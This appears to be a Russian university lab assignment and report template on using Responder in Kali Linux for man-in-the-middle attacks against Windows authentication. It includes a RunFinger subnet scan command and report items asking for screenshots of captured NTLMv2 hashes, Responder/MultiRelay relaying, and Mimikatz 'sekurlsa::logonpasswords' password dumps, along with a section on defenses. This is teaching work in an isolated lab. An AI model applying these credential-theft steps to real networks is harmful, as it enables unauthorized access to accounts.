**III. Анализ результатов и получение исходной информации для получения вывода к работе.**


В Kali

1. sudo responder-RunFinger -i 10.0.2.0/24

2. Проанализировать результат:

2.1. Какие задачи выполняет инструмент Responder’а RunFinger?

2.2. Какие данные из отчёта программы нам необходимы для понимания уязвимости виртуальной машины?



**IV. Выводы по лабораторной работе**

1. Предложить варианты защиты от представленного в лабораторной работе варианта атаки.

2. Реализовать защитные меры и предоставить скриншот.

2. Проверить работоспособность принятых защитных мер с описанием и скриншотами.

3. Сделать выводы по лабораторной работе.

**Отчёт по результатам выполнения лабораторной работы**

**Титульный лист:**

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ

РОССИЙСКОЙ ФЕДЕРАЦИИ

ФГБОУ ВО «НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ «МЭИ»

**Факультет/институт** Инженерно-экономический институт

(название факультета/института)

**Кафедра** Безопасности и информационных технологий»

(название кафедры)

**Отчет по лабораторной работе № 3**

**Дисциплина:**Технологии защиты информационных систем от кибератак  
**Тема:**Изучение возможностей применения инструмента Responder в ОС Kali Linux для выполнения атаки человек-посередине в отношении методов аутентификации в Windows

|  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| Выполнил студент | | |  | | | курса | | | |
| очно-заочной формы обучения | | | | | | | |
| Группа №: | ИЭ-41-17 | | | | | | | |
| ФИО: |  | | | | | | | |
| Проверил |  | | | | | | | |
| ФИО: | Дратвяк А.В. | | | | | | | |
| дата проверки: | « |  | | » |  | | 2020г. | |
| Оценка: |  | | | | | | | |

Москва, 201\_г.

**Результаты выполнения лабораторной работы**

1. Пояснение сделанного выбора в пользу «Сети NAT» при первичной настройке сети виртуальной машины.

2. Результаты создания виртуальных машин в VirtualBox с указанием следующих данных:

- VirtualBox с видимым наименованием созданных Вами виртуальных машин

- VirtualBox с открытым в Windows 7 окном «Свойства: Протокол Интернета версии 4 (TCP/IPv4)», в котором видны прописанные статические параметры сети

- VirtualBox с открытым в Windows Server 2008 с аналогичным окном свойств параметров сети

|  |
| --- |
| Скриншот № 1 |

2. Результаты создания доменного пользователя на Windows 7.

|  |
| --- |
| Скриншот № 2 |

3. Окно входа в Windows 7 под доменным пользователем

|  |
| --- |
| Скриншот № 3 |

4. Результаты подключения компьютера к домену, отображаемые в окне Server Manager’а

|  |
| --- |
| Скриншот № 4 |

5. Что такое SMB и что за результат мы получили отключив SMB?

6. Трактовка параметров вводимых команд, в том числе описание назначения портов 137, 139 и 445.

7. Скриншот, из которого виден NTMLv2-SSP Hash из Вашей виртуальной машины

|  |
| --- |
| Скриншот № 5 |

8. Скриншот совместной работы Responder и MultiRelay (результат выполнения пункта 13.

|  |
| --- |
| Скриншот № 6 |

9. Ответ на вопросы лабораторной работы:

* Что такое Mimikatz?
* Зачем он нужен?
* Как его использовать?

10. Результат выполнения команды mimi sekurlsa::logonpasswords, на котором видны пароли атакуемых машин

|  |
| --- |
| Скриншот № 7 |

11. Индивидуальные выводы по лабораторной работе.

Вывод по работе формируются студентом **индивидуально** и **независимо** от согруппников.

Вывод должен содержать информацию о:

* понятой **лично Вами** цели Л/р,
* оценке достигнутого результата по итогам выполнения Л/р
* знаниях, полученных в результате выполнения Л/р
* умениях, полученных в результате выполнения Л/р
* практических навыках, полученных в результате выполнения Л/р